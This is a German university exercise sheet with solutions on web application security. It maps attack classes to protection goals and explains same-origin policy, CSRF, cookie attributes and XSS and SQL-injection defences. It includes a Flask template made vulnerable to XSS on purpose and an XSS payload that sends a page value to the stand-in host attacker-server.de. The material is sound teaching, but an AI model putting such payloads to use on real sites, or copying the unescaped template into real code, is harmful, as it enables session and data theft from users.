
IT-Sicherheit Übung 2 - Web Application Security II

Johann Höpfner

Chair of IT Security
Department of Computer Science
Technische Universität München

27. Oktober 2025



Folien, Code-Demos

https://tutor.johann-hoepfner.de/it-sec-2025

1) Angriffs- und Schutzziele

Angriffsklasse	*Beschreibung*	*Integrität*	*Vertraulichkeit*	*Verfügbarkeit*	*Verbindlichkeit*	*Authentizität*	*Privatheit*
Sniffen	Belauschen des Netzwerkverkehrs.		✓				✓
Spoofen	Vortäuschen einer falschen Identität während einer Kommunikation.				✓	✓	
DoS	Verhindern der berechtigten Nutzung eines Dienstes, z. B. durch provozierten Absturz oder Überlastung (DDoS).			✓			
XSS	Einschleusen von Skript-Code in einen fremden Browser-Kontext.	✓	✓		✓	✓	✓
SQL-Injection	Einschleusen von SQL-Code in eine Anwendung oder Webseite.	✓	✓	✓	✓	✓	✓

1) Angriffs- und Schutzziele

Angriffsklasse	*Beschreibung*	*Integrität*	*Vertraulichkeit*	*Verfügbarkeit*	*Verbindlichkeit*	*Authentizität*	*Privatheit*
Buffer-Overflow	Überlauf eines festen Pufferspeichers in einem Programm, worauf hin andere Daten auf dem Heap oder Stack überschrieben werden können.	✓	✓	✓	✓	✓	✓
Viren	Programme, die sich selbst in fremde Programme einbettet und dadurch verbreitet, meistens nur lokal oder über ein LAN, ggf. mit Schadroutine.	✓		✓			
Würmer	Eigenständige Programme, die sich über Webseiten, E-Mails oder anderweitige Netzwerkdienste verbreiten, ggf. mit Schadroutine.	✓	✓	(✓)	✓	✓	✓

1) Angriffs- und Schutzziele

Angriffsklasse	*Beschreibung*	*Integrität*	*Vertraulichkeit*	*Verfügbarkeit*	*Verbindlichkeit*	*Authentizität*	*Privatheit*
Trojaner	Eigenständige Programme, die eine nutzbare Funktion haben, aber zusätzlich eine verborgene Schadroutine. Verbreitung in der Regel durch die Nutzung der oberflächlichen Funktion.	✓	✓		✓	✓	✓
Phishing	Nachbilden einer vertrauten Webseite (i. d. R. Online-Banking) und Benutzer dazu verleiten, seine Authentifikationsdaten dort einzugeben.		✓				
Spamming	Massenhaftes versenden unerwünschter E-Mails, meistens Werbung.			✓			
Social Engineering	Angriff auf einen Benutzer (!) unter Ausnutzung von Wissen über dessen sozialem Kontext.		✓			✓	✓

1) Angriffs- und Schutzziele

Angriffsklasse	*Beschreibung*	*Integrität*	*Vertraulichkeit*	*Verfügbarkeit*	*Verbindlichkeit*	*Authentizität*	*Privatheit*
Ransomware	Analog zu Virus, verschlüsselt private Daten auf Opfer-Rechner, Lösegeldforderungen für den Schlüssel	✓		✓			
Rootkits	Backdoors oder Keylogger die sich im OS einnisten	✓	✓			✓	✓
MiTM	Angreifer kontrolliert den Datenverkehr zwischen zwei Partnern und spooft jeweils den anderen Partner	✓	✓	✓	✓	✓	✓
APT	Aufwändig entwickelter, langlebiger Angriff, selten und nur für kurze Zeit aktiv (nicht erkennbar von IDS), dringt über bekannte Schwachstellen schrittweise in das ‚Innere' vor	✓	✓	✓	✓	✓	✓

2) Was kann eine böse Webseite alles tun?

Szenario:

- Formular: `https://campus.tum.de/exmatriculate` (`POST`)
- API-Endpunkt: `https://campus.tum.de/mygrades` (`GET`)
- Nutzer (angemeldet in TUM-Online) besucht „böse“ Website `https://attacker-server.de`

Diskutieren Sie: Können die folgenden Angriffe funktionieren?

- Wenn ja, welche Voraus setzungen müssen erfüllt sein?
- Wenn nein, warum funktioniert dieser Angriff nicht?

2) Was kann eine böse Webseite alles tun?

Ihre Webseite beinhaltet JavaScript, welches versucht die URLs aller geöffneten Tabs im Browser auszulesen und an Ihren Server zu senden.

Browser führen JavaScript Code immer nur in einer Sandbox aus. Diese stellt eine isolierte Umgebung dar, welche in verschiedenen Szenarien eingesetzt wird. Im Fallen von Browsern wird hier gewährleistet, dass das von Webseiten mitgelieferte JavaScript keinen Zugriff auf sensible Daten des Browsers bzw. des darunter laufenden Betriebssystem erlangt. Lediglich Zugriff auf nicht-sicherheitskritische Daten, welche nötig zum regulären Betrieb eine Webseite sind, wird gestattet.

2) Was kann eine böse Webseite alles tun?

Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abruft und an Ihren Server weiterleitet.

Es ist davon auszugehen, dass dieser Angriff nicht funktioniert. Die in der Vorlesung vorgestellte Same-Origin-Policy verhindert JavaScript lesende Zugriffe auf Seiten die nicht unter der gleichen Domain gehostet sind. *Ausnahme:* Der Webserver kann mittels CORS-Header einzelne Teile der Webseite für den Cross-Origin Zugriff freigeben. Bei einer Fehlkonfiguration wäre dieser Angriff also möglich. Die Ausnahmen durch CORS sind erforderlich, damit die Webseite `https://www.nichtexzellent.de` z.B. mit speziell gesicherten API Endpunkten von Twitter, Google und anderen Webseiten kommunizieren kann.

2) Was kann eine böse Webseite alles tun?

Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.

Dies ist prinzipiell nicht möglich, da durch das sandboxing der direkte Zugriff von JavaScript auf andere Webseiten verhindert wird. Dies schließt dessen Cookies mit ein. Unter Umständen können mittels JavaScript Anfragen an andere Webseiten erzeugt werden bei welchen der Browser automatisch relevante Cookies anhängt. Doch auch in diesem Fall ist das auslesen des Cookies **nicht** möglich.

2) Was kann eine böse Webseite alles tun?

Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.

Dieser Angriff wird wahrscheinlich funktionieren, wenn auf der TUMOnline Webseite keine Vorkehrungen getroffen wurden. Eine solche Attacke wird Cross-Site Request Forgery (CSRF) genannt und wird **nicht** von der Same-Origin Policy verhindert. Mögliche Gegenmaßnahmen sind: CSRF-Tokens im Webformular hinterlegen. Da das Webformular wegen der Same-Origin Policy nicht vom JavaScript empfangen werden kann, kann das Formular nicht gültig übermittelt werden. Alternativ können die Cookies von TUMOnline mittels des SameSite Attributs geschützt werden.

3) Cross Site Scripting (XSS; OWASP A7)

```python
import flask
app = flask.Flask(__name__)
def getamountfromdb(name):
        return 1337 # Replace with some database logic
@app.route('/umsaetze')
def hello():
    name = flask.request.args.get("name")
    return flask.render_template("bank.html", name=name, amount=getamountfromdb(name))
```

```html
<!doctype html>
<html>
<head> <title>Bank.de</title> </head>
<body>
Es befinden sich <span id="amount">{{amount}}</span> € auf dem Konto von {{name|safe}}.
</body>
</html>
```

3) Cross Site Scripting (XSS; OWASP A7)

Ist der Suffix `|safe` im HTML-Template der Webseite hier sinnvoll verwendet? Dessen Funktionalität können Sie in der Dokumentation[1] der von Flask verwendeten Templating-Engine nachlesen.


Nein, dies eröffnet eine XSS-Schwachstelle! Standardmäßig führt Jinja HTML-escaping für alle Variablen einer Template aus und verhindert somit das einbringen von gefährlichen HTML-Tags (`<script>`, `<img onload=…>`, etc.). Dies wurde in diesem Beispiel explizit mit dem `|safe` Filter wieder ausgeschalten, weshalb trivialerweise ein XSS payload wie z.B. `<script>alert(1)</script>` injected werden kann.

[1] https://jinja.palletsprojects.com/en/3.1.x/templates/#html-escaping

3) Cross Site Scripting (XSS; OWASP A7)

Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?

3) Cross Site Scripting (XSS; OWASP A7)



Bei einem Stored-XSS-Angriff wird Schritt 2 durch *XSS auf Bank-Server platzieren* ersetzt.

3) Cross Site Scripting (XSS; OWASP A7)

Wie würde eine XSS-Payload für den `name`-Parameter aussehen, die das *Session-Cookie* der Webseite an den Angreifer überträgt? Sie können hierfür annehmen, dass Sie als Angreifer einen Webserver an der Addresse `http://attacker-server.de` aufgesetzt haben, welcher alle einkommenden Anfragen aufzeichnet.

3) Cross Site Scripting (XSS; OWASP A7)

Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies gesetzt werden können. Welches Attribut würde das auslesen des Cookies via JavaScript verhindern? (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`).

HttpOnly verhindert es JavaScript den Cookie mittels *document.cookie* auszulesen.

Secure signalisiert dem Browser den Cookie nicht über HTTP-Verbindungen zu schicken.

Same-Site (per-Default: *Lax*):

- Bei *None* wird der Cookie bei allen Anfragen mitgesendet.
- Bei *Lax* wird der Cookie bei seitenübergreifenden Anfragen nur noch mitgesendet, wenn der Nutzer auf die Seite direkt navigiert. Laut HTTP standard darf die Methode keine Statusveränderung in der Webseite hervorrufen.
- Bei *Strict* wird der Cookie lediglich mitgesendet wenn die Anfrage von der selben Webseite gekommen ist.

3) Cross Site Scripting (XSS; OWASP A7)

Grenzen Sie nun die Same-Origin-Policy und das SameSite Attribut voneinander ab!

DIe Same-Origin-Policy verbietet JavaScript den *lesenden* Zugriff auf Webseiten die nicht mit der Herkunft (origin) des Skripts übereinstimmen. Trotz der Same-Origin-Policy ist es möglich ein Webformular via JavaScript zu erstellen und automatisch abzuschicken (CSRF). Im Standardfall werden nun vorhandene Cookies vom Browser angehängt, was dafür sorgt, dass zustandsändernde Anfragen dennoch möglich sind. Um diese *„schreibenden“* Anfragen zu unterbinden wird das SameSite Attribut verwendet.

3) Cross Site Scripting (XSS; OWASP A7)

Entwickeln Sie eine XSS-Payload, die die Kontoumsätze einer Person stiehlt!

Eine Mögliche *naive* Lösung wäre:

```
<script>document.location="http://attacker-server.de/?content=" +
document.getElementById("amount").innerHTML</script>
```

Je nach Inhalt des Tags `amount` muss der Wert noch in einem anderen Format kodiert werden, um in einem GET-Request übertragen werden zu können.

4 Was sollte eine gute Webseite alles tun?

Wie können Sie ihre Webseite vor XSS schützen?

XSS: Client- oder Serverseitige Input Sanitization.

Im Kontext von Flask wird dies, unter der Standardkonfiguration, automatisch von der Templating-Engine übernommen.

Manuelles exkludieren von bestimmten Inputs ist möglich, sollte aber ohne *sehr* guten Grund strikt vermieden werden.

Clientseitig kann eine JavaScript Library wie DOMPurify verwendet werden. Diese sollte die Sanitization durchführen bevor der Input an den Browser zur Intepretation als HTML weitergegeben wird.

4 Was sollte eine gute Webseite alles tun?

Wie können Sie ihre Webseite vor SQL-Injections schützen?

Goldener Standard: Prepared Statements.

fixieren SQL-Syntax einer Abfrage bereits vor hinzukommen des User-Inputs.

Alternativ Input Sanitization (Zeichen die Teil der SQL-Syntax sind, escapen)

4 Was sollte eine gute Webseite alles tun?

Wo sollte User-Authentifizierung implementiert werden? Clientseitig im JavaScript oder serverseitig im Backend?

User-Authentifizierung und jegliche Autorisierungschecks sollten stets serverseitig implementiert werden. Finden diese lediglich im mitgelieferten JavaScript statt, so ist es trivial die relevanten Codeteile mit Hilfe der Entwicklertools des Browsers zu modifizieren oder sogar einfach gänzlich zu entfernen.